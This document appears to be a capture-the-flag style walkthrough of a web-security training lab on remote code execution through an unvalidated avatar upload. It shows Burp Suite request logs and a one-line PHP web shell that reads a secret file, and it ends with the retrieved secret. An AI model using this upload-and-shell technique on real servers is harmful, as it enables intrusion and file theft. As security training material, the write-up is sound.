


Lab: Remote code execution via web shell upload

This lab contains a vulnerable image upload function. It doesn't perform any validation on the files users upload before storing them on the server's filesystem.

To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`

After Successfully logged in as wiener we need to locate the avatar image upload column,



Take an ordinary jpeg image and upload the image and intercept the traffic using Burpsuite.



In Burpsuite, go to Proxy > HTTP History column.

Intercept

HTTP history

WebSockets history

Proxy settings

Filter settings: Hiding CSS and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
1	https://edge-http.microsoft.s...	GET	/captiveportal/generate_204			204	276						13.107.6.158		16:17:27.16	8080
2	https://0ab9003703b3e4e181a...	GET	/my-account/v1/winner	✓		200	4322	HTML		Remote code execution...	✓	✓	34.246.129.62		16:17:33.16	8080
3	https://0ab9003703b3e4e181a...	POST	/my-account/avatar			200	327	HTML				✓	34.246.129.62		16:17:54.16	8080
4	https://0ab9003703b3e4e181a...	GET	/my-account			200	4309	HTML		Remote code execution...	✓	✓	34.246.129.62		16:18:18.16	8080
5	https://0ab9003703b3e4e181a...	GET	/files/avatars/OIP.jpg			200	36431	JPEG	jpg		✓	✓	34.246.129.62		16:18:22.16	8080
6	https://0ab9003703b3e4e181a...	POST	/my-account/avatar	✓		200	331	HTML			✓	✓	34.246.129.62		16:19:27.16	8080
7	https://0ab9003703b3e4e181a...	GET	/my-account			200	4313	HTML		Remote code execution...	✓	✓	34.246.129.62		16:19:57.16	8080
8	https://0ab9003703b3e4e181a...	GET	/files/avatars/exploit.php			200	207	text	php		✓	✓	34.246.129.62		16:20:15.16	8080
9	https://0ab9003703b3e4e181a...	POST	/vuln/solution	✓		200	100	JSON			✓	✓	34.246.129.62		16:21:54.16	8080
10	https://0ab9003703b3e4e181a...	GET	/my-account			200	7254	HTML		Remote code execution...	✓	✓	34.246.129.62		16:22:06.16	8080
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
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This is how the server fetch the uploaded image, Lets create an exploit.php which is used to retrieve the carlos user secret message,

Exploit.php

```
<?php echo file_get_contents('/home/carlos/secret'); ?>
```



Uploading the exploit.php in the avatar image upload column.

The file avatars/exploit.php has been uploaded.

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We have Successfully upload the exploit.php and check the HTTP History and check how the server fetching the Exploit.

The screenshot shows the Burp Suite interface. The top section is the 'HTTP history' tab, displaying a list of intercepted requests. The 8th request is highlighted, showing a GET method to the URL `/files/avatars/exploit.php` with a status code of 200. Below this, the 'Request' tab is open, showing the raw HTTP request. The first line of the request is `GET /files/avatars/exploit.php HTTP/2`, which is highlighted with a red arrow. The request includes various headers such as `Host: 0ab5003703b3e4e181aa39bc0032002e.web-security-academy.net`, `Cookie: session=UqyLWb8eVlIScr3TQ7Ceg8x5G1SpRfx`, and `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36 Edg/122.0.0.0`.

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2	https://0ab5003703b3e4e181aa39bc0032002e.web-security-academy.net	GET	/my-account?id=wiener		✓	200	4322	HTML		Remote code execution...		✓	34.246.129.6
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2 Host: 0ab5003703b3e4e181aa39bc0032002e.web-security-academy.net
3 Cookie: session=UqyLWb8eVlIScr3TQ7Ceg8x5G1SpRfx
4 Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Microsoft Edge";v="122"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36 Edg/122.0.0.0
8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Dest: image
12 Referer: https://0ab5003703b3e4e181aa39bc0032002e.web-security-academy.net/my-account
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
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Copy the GET Method Line and Reload the Page once the Request came for Fetching Avatar, Send the Request to the Burp Repeater and Replace the GET Method with Exploit GET Request

The screenshot shows the Burp Suite interface with the 'Request' and 'Response' tabs open. The 'Request' tab shows the raw HTTP request, which is identical to the one in the previous screenshot. The 'Response' tab shows the raw HTTP response, which is a 200 status code with a body containing the text `ko0aeU5RRHgBLIWfKBKop1w95B7LpO8Si`. The response is highlighted with a red line.

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1 GET /files/avatars/exploit.php HTTP/2
2 Host: 0ab5003703b3e4e181aa39bc0032002e.web-security-academy.net
3 Cookie: session=UqyLWb8eVlIScr3TQ7Ceg8x5G1SpRfx
4 Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Microsoft Edge";v="122"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36 Edg/122.0.0.0
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0ab5003703b3e4e181aa39bc0032002e.web-security-academy.net/my-account/avatar
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
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ko0aeU5RRHgBLIWfKBKop1w95B7LpO8Si
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Copy the Carlos Secret Message and submit the solution.

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